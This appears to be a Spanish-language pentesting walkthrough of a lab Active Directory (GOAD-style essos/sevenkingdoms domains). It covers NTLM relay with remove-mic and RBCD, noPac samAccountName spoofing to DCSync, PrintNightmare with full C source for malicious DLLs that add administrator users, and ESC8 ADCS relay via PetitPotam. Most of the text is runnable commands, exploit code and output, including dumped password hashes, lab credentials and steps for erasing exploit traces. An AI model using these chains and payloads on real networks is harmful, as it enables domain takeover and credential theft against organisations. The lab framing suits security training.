Guest	Guest	Guest	Guests	Domain Guests	03/17/22 21:01:55	01/17/23 21:01:59	00/01/01 00:00:00	ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/01/01 00:00:00	501	Built-in account for guest access to the computer/domain
Administrator	Administrator	Administrator	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	03/17/22 21:01:55	01/17/23 21:20:38	02/18/23 12:19:23	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/17/23 20:59:23	500	Built-in account for administering the computer/domain

Autenticación con Coerced smb + ntlmrelayx a ldaps con drop the mic

Vamos a forzar una conexión desde **Meereen** a nuestro **host**.


Coercer es una herramienta todo en uno:

Repositorio: **https://github.com/p0dalirius/Coercer**

No se puede hacer relay de una conexión SMB a ldaps sin usar **CVE-2019-1040** a.k.a **remove-mic.**

Comenzamos un **relay** con **remove-mic** a **ldaps** de **meeren.essos.local:**

```
impacket-ntlmrelayx -t ldaps://meereen.essos.local -smb2support --remove-mic --add-computer removemachine --delegate-access
```




Ejecutamos **Coercer** para realizar una **autenticación forzada** en **braavos**:

```
Coercer scan -u khal.drogo -d essos.local -p horse -t braavos.essos.local -l 192.168.56.1
```

Vemos que nuestro **ntmlmrelayx** ha conseguido **autenticar**:


[*] Authenticating against ldaps://meereen.essos.local as / SUCCEED
[*] Authenticating against ldaps://meereen.essos.local as ESSOS/BRAAVOS$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] SMBD-Thread-8 (process_request_thread): Connection from 192.168.56.23 controlled, but there are no more targets left!
[*] Attempting to create computer in: CN=Computers,DC=essos,DC=local
[*] Adding new computer with username: removemachine$ and password: SWD);27g^vtK!5E result: OK
[*] Delegation rights modified succesfully!
[*] removemachine$ can now impersonate users on BRAAVOS$ via S4U2Proxy



Ahora que tenemos la máquina '**removemachine'** y contraseña '**SWD);27g^vtK!5E'** podemos explotar braavos con **RBCD**:

```
impacket-getST -spn HOST/BRAAVOS.ESSOS.LOCAL -impersonate
Administrator -dc-ip 192.168.56.12
'ESSOS.LOCAL/removemachine$:SWD);27g^vtK!5E'
```

Usaremos el ticket **Administrator.ccache** para hacer **secretsdump**




```
impacket-secretsdump -k -no-pass
ESSOS.LOCAL/'Administrator'@braavos.essos.local
```

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:84fe45d7c3263065e931761aef6c7aaf:
::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::

Ya hemos visto varias técnicas para obtener los **hashes SAM** del dominio.

Explotación

Explotar con el usuario

En medio de la tormenta **Log4Shell** (Finales 2021) hay una cadena de vulnerabilidades **(NoPaC, samaccountName)** que está pasando algo desapercibida, pero mediante la cual cualquier persona dentro de la red podría usar para ownear un DC. **CVE-2021-42287 y CVE-2021-42278.**

SamAccountName (nopac)

Información sobre la vulnerabilidad:

https://www.cvedetails.com/cve/CVE-2021-42287/?q=CVE-2021-42287

https://www.cvedetails.com/cve/CVE-2021-42278/?q=CVE-2021-42278


Explicación de la explotación:
https://exploit.ph/cve-2021-42287-cve-2021-42278-weaponisation.html

El ataque fue automatizado en Windows por cube0x0:
https://github.com/cube0x0/noPac y en Linux por shutdown:
https://www.thehacker.recipes/ad/movement/kerberos/samaccountname-spoofing


Comprobamos si podemos añadir equipos

Para este ataque usaremos la cuenta obtenida previamente usando **kerberoasting**
north/jon.snow:iknownothing
Buscamos un módulo de **crackmapexec** que nos sirva para recibir el atributo **MachineAccountQuota**

```
crackmapexec ldap -L
```




```
crackmapexec ldap winterfell.north.sevenkingdoms.local -u jon.snow -p iknownothing -d north.sevenkingdoms.local -M MAQ
```




Preparar nuestra versión de Impacket

Prepararemos la instalación de una versión independiente de impacket modificada por **shutdown**:

```
mkdir shutdown
cd /shutdown
git clone https://github.com/SecureAuthCorp/impacket myimpacket
cd myimpacket
git checkout -b mydev
    Cambiado a nueva rama 'mydev'
python3 -m venv myimpacket
source myimpacket/bin/activate
python3 -m pip install .

git fetch origin pull/1224/head:1224
git fetch origin pull/1202/head:1202

git merge 1202
git merge 1224
rehash
```

Ahora tenemos nuestra última versión de impacket con las modificaciones de **Shutdown (@_nwodtuhs),** comprobamos que tenemos renameMachine.py y getST.py



EXPLOIT

El procedimiento de explotación de samaccount es añadir una máquina, borrar el SPN de la máquina, renombrar la máquina con el mismo nombre que el DC, obtener un TGT para esa máquina, restablecer el nombre de la computadora a su nombre original, obtener un TGS con el TGT y finalmente DCSYNC.

Agregamos una máquina:

```
addcomputer.py -computer-name 'samaccountname$' -computer-pass 'PassMachine' -dc-host winterfell.north.sevenkingdoms.local -domain-netbios NORTH 'north.sevenkingdoms.local/jon.snow:iknownothing'
```

Borrar el SPN de nuestra máquina:

Usaremos esta herramienta: https://github.com/dirkjanm/krbrelayx.git


```
python3 addspn.py --clear -t 'samaccountname$' -u 'north.sevenkingdoms.local\jon.snow' -p 'iknownothing' 'winterfell.north.sevenkingdoms.local'
```

Cambiar el nombre de la máquina por el del DC:

```
renameMachine.py -current-name 'samaccountname$' -new-name 'winterfell' -dc-ip 'winterfell.north.sevenkingdoms.local' north.sevenkingdoms.local/jon.snow:iknownothing
```

Obtener TGT:


```
getTGT.py -dc-ip 'winterfell.north.sevenkingdoms.local' 'north.sevenkingdoms.local'/'winterfell':'PassMachine'
```




Restablecer el nombre de la máquina al original:

```
renameMachine.py -current-name 'winterfell' -new-name 'samaccount$' north.sevenkingdoms.local/jon.snow:iknownothing
```

Obtener un TGS con S4U2self con el TGT anterior:




```
getST.py -impersonate 'administrator' -spn 'CIFS/sevenkingdoms.local' -k -no-pass -dc-ip 'winterfell.north.sevenkingdoms.local' 'north.sevenkingdoms.local'/'winterfell' -debug
```



DCSync presentando el TGS

```
export KRB5CCNAME=administrator.ccache

secretsdump.py -k -no-pass -dc-ip 'winterfell.north.sevenkingdoms.local'@'winterfell.north.sevenkingdoms.local'
```

PrintNightmare

La vulnerabilidad en sí es como un usuario autenticado con privilegios bajos. Puede **agregar una impresora** y, específicamente, proporcionar un controlador para esa impresora. El proceso verifica que el usuario esté autenticado y luego le otorga acceso a nivel de SISTEMA para instalar controladores para la impresora.
Esto significa que, con un shell de privilegio bajo en un cuadro de Windows, o con credenciales válidas de forma remota, **un atacante puede obtener privilegios de SISTEMA** en un host.

Esta vulnerabilidad de 2021 **CVE-2021-1675** tiene docenas de ejemplos públicos para su explotación, usaremos la creada por **Cube0x0**, la cual requiere la última versión de Impacket. Esta versión nos proporciona diferentes características para explotar PrintNightmare desde Linux:

- Capacidad para apuntar a múltiples hosts, rangos y subredes.
- Servidor SMB incorporado para la entrega de carga útil.
- El exploit incluye opciones para ambos protocolos MS-RPRN & MS-PAR.

Requisitos:

- Credenciales de usuario para iniciar una sesión de inicio válida.
- Servicio de cola (spooler) de impresión habilitado en el host.

Descubrimiento:

Para explotar **printnightmare** comprobaremos si el **spooler** está activo en el objetivo:

```
crackmapexec  smb 192.168.56.10-23 -M spooler
```

También se puede verificar con impacket; **rcpdump** se puede usar para probar el **protocolo MS-PAR o MS-RPRN**:

```
┌──(th3king㉿h4cklab)-[~]
└─$ impacket-rpcdump @192.168.56.10 | egrep 'MS-RPRN|MS-PAR'

Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
```

DLL

El **exploit** de **Cube0x0** para explotar **PrintNightmare** funciona de manera remota con credenciales, para ello tendremos primero que **construir una DLL**:

Crearemos un fichero **nightmare.c**

```
#include <windows.h>

int RunCMD()
{
   system("net users pnightmare Passw0rd123. /add");
   system("net localgroup administrators pnightmare /add");
   return 0;
}

BOOL APIENTRY DllMain(HMODULE hModule,
   DWORD ul_reason_for_call,
   LPVOID lpReserved
)
{
   switch (ul_reason_for_call)
   {
   case DLL_PROCESS_ATTACH:
      RunCMD();
      break;
   case DLL_THREAD_ATTACH:
   case DLL_THREAD_DETACH:
   case DLL_PROCESS_DETACH:
      break;
   }
   return TRUE;
}
```

Compilamos con:

```
x86_64-w64-mingw32-gcc -shared -o nightmare.dll nightmare.c
```

Compartir exploit por SMB

Descargamos el exploit:

```
git clone https://github.com/cube0x0/CVE-2021-1675 printnightmare
```


Compartimos el recurso por samba con la dll

```
smbserver.py -smb2support ATTACKERSHARE .
```

```
┌──(th3king㉿h4cklab)-[~]
└─$ smbserver.py -smb2support ATTACKERSHARE .

Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Explotar en Meereen

```
python3 CVE-2021-1675.py essos.local/jorah.mormont:'H0nnor!'@meereen.essos.local '\\192.168.56.1\ATTACKERSHARE\nightmare.dll'
```



```
smbserver.py -smb2support ATTACKSHARE .
```

```
┌──(th3king㉿h4cklab)-[~]
└─$ smbserver.py -smb2support ATTACKERSHARE .

Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.56.12,50381)
[*] AUTHENTICATE_MESSAGE (\,MEEREEN)
[*] User MEEREEN\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:ATTACKERSHARE)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:ATTACKERSHARE)
[*] Closing down connection (192.168.56.12,50381)
[*] Remaining connections []
```

El exploit ha funcionado correctamente y se espera conexión:

```
crackmapexec smb meereen.essos.local -u pnightmare -p 'Passw0rd123.'
```

Como vemos hemos creado un usuario con derechos de administrador para **meereen.essos.local**

Explotar en winterfell

```
python3 CVE-2021-1675.py
north.sevenkingdoms.local/jon.snow:'iknownothing'@north.sevenkingdoms.local
'\\192.168.56.1\ATTACKERSHARE\nightmare.dll'
```

También nos ha creado un usuario, pero este no está en el grupo de administradores. Debido a nuestro dll, tendremos que añadir otro payload https://github.com/newsoft/adduser. Después de algunos intentos windows defender podría detener el servicio de spooler hasta que se reinicie la máquina.

```
crackmapexec smb winterfell -u pnightmare -p 'Passw0rd123.'
```

Creamos un fichero nightmare2.c

```
/*
 * ADDUSER.C: creating a Windows user programmatically.
 */

#define UNICODE
#define _UNICODE

#include <windows.h>
#include <string.h>
#include <lmaccess.h>
#include <lmerr.h>
#include <tchar.h>

DWORD CreateAdminUserInternal(void)
{
   NET_API_STATUS rc;
   BOOL b;
```

```
DWORD dw;

USER_INFO_1 ud;
LOCALGROUP_MEMBERS_INFO_0 gd;
SID_NAME_USE snu;

DWORD cbSid = 256;

BYTE Sid[256];

DWORD cbDomain = 256 / sizeof(TCHAR);
TCHAR Domain[256];

// Create user
memset(&ud, 0, sizeof(ud));

ud.usri1_name       = _T("pnightmare2");  // username
ud.usri1_password   = _T("Test123456789!"); // password
ud.usri1_priv       = USER_PRIV_USER; // cannot set USER_PRIV_ADMIN on creation
ud.usri1_flags      = UF_SCRIPT | UF_NORMAL_ACCOUNT; // must be set
ud.usri1_script_path = NULL;

rc = NetUserAdd(
   NULL,          // local server
   1,             // information level
   (LPBYTE)&ud,
   NULL           // error value
);

if (rc != NERR_Success) {
   _tprintf(_T("NetUserAdd FAIL %d 0x%08x\r\n"), rc, rc);
   return rc;
}

_tprintf(_T("NetUserAdd OK\r\n"), rc, rc);

// Get user SID
b = LookupAccountName(
   NULL,          // local server
   ud.usri1_name,   // account name
   Sid,           // SID
   &cbSid,        // SID size
   Domain,        // Domain
   &cbDomain,     // Domain size
   &snu           // SID_NAME_USE (enum)
);

if (!b) {
   dw = GetLastError();
   _tprintf(_T("LookupAccountName FAIL %d 0x%08x\r\n"), dw, dw);
   return dw;
}

// Add user to "Administrators" local group
memset(&gd, 0, sizeof(gd));

gd.lgrmi0_sid = (PSID)Sid;

rc = NetLocalGroupAddMembers(
```

```
        NULL,                   // local server
        _T("Administrators"),
        0,                      // information level
        (LPBYTE)&gd,
        1                       // only one entry
    );

    if (rc != NERR_Success) {
        _tprintf(_T("NetLocalGroupAddMembers FAIL %d 0x%08x\r\n"), rc, rc);
        return rc;
    }

    return 0;
}

//
// DLL entry point.
//

BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID
lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        CreateAdminUserInternal();
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

// RUNDLL32 entry point
#ifdef __cplusplus
extern "C" {
#endif

__declspec(dllexport) void __stdcall CreateAdminUser(HWND hwnd, HINSTANCE hinst, LPSTR
lpszCmdLine, int nCmdShow)
{
    CreateAdminUserInternal();
}

#ifdef __cplusplus
}
#endif

// Command-line entry point.
int main()
{
    return CreateAdminUserInternal();
}
```

y lo compilamos añadiendo lnetapi32

```
x86_64-w64-mingw32-gcc -shared -o nightmare2.dll nightmare2.c -lnetapi32
```

```
┌──(th3king㉿h4cklab)-[~]
└─$ x86_64-w64-mingw32-gcc -shared -o nightmare2.dll nightmare2.c -lnetapi32
```

Preparamos el **smbserver.py** como vimos anteriormente, y lanzamos el **exploit:**

Comprobamos si tenemos la cuenta de administrador, y **descargamos los NTDS**

El **archivo NTDS** almacena datos de AD, incluida información sobre objetos de usuario, grupos y pertenencia a grupos, hashes NTLM de contraseñas de todos los usuarios y máquinas.

```
crackmapexec smb winterfell.north.sevenkingdoms.local -u pnightmare2 -p 'Test123456789!' --ntds
```

Limpiar rastro del exploit

Si no queremos dejar huellas, las dll están almacenadas en:

C:\Windows\System32\spool\drivers\x64\3

nightmare.dll y nightmare2.dll

C:\Windows\System32\spool\drivers\x64\3\Old\{id}\
nightmare.dll


ADCS (Active Directory Certificate Services)

De acuerdo a Microsoft, **ADCS** es la *"Función de servidor que le permite crear una infraestructura de clave pública (PKI) y proporcionar criptografía de clave pública, certificados digitales y capacidades de firma digital para su organización"*


ESC8 - Coerce al administrador del dominio

Para que este ataque funcione, necesitamos:

- **ADCS** ejecutándose en el dominio con la **inscripción web habilitada.**
- Un **método coerce** que funcione (petitpotam no autenticado, authenticated printerbug o otro método coerce).
- Una plantilla útil para explotar ESC8. Por defecto, en un directorio activo, es DomainController.




Verificamos si la inscripción web está funcionando en:
http://192.168.56.23/certsrv/certfnsh.asp



Creamos un agente de escucha para hacer relay de la autenticación SMB a HTTP con impacket ntlmrelayx usando la plantilla por defecto:

```
ntlmrelayx.py -t http://192.168.56.23/certsrv/certfnsh.asp -smb2support --adcs --template DomainController
```



Usaremos de método coerce la herramienta **petitpotam**:

Clonamos el repositorio: git clone https://github.com/topotam/PetitPotam.git

```
python3 PetitPotam.py 192.168.56.1 meereen.essos.local
```

ntlmrelayx trasmitirá la autenticación a la inscripción web y obtendremos el certificado de usuario en **MEEREEN** en **base64**:

Copiamos el certificado en un fichero (**cert.b64**) y pedimos un TGT con el certificado.
Usaremos gettgtpkinit.py : https://github.com/dirkjanm/PKINITtools

```
python3 gettgtpkinit.py -pfx-base64 $(cat cert.b64) 'essos.local'/'meereen$' 'meereen.ccache'
```

Tenemos nuestro TGT en **meereen** gracias **al certificado en b64** que obtuvimos anteriormente:

```
meereen.ccache
```

Podemos iniciar un **DCsync** y obtener todo el contenido **ntds.dit**


```
impacket-secretsdump -k -no-pass ESSOS.LOCAL/'meereen$'@meereen.essos.local
```

Como hemos podido ver hemos obtenido el contenido de **NTDS.DIT**

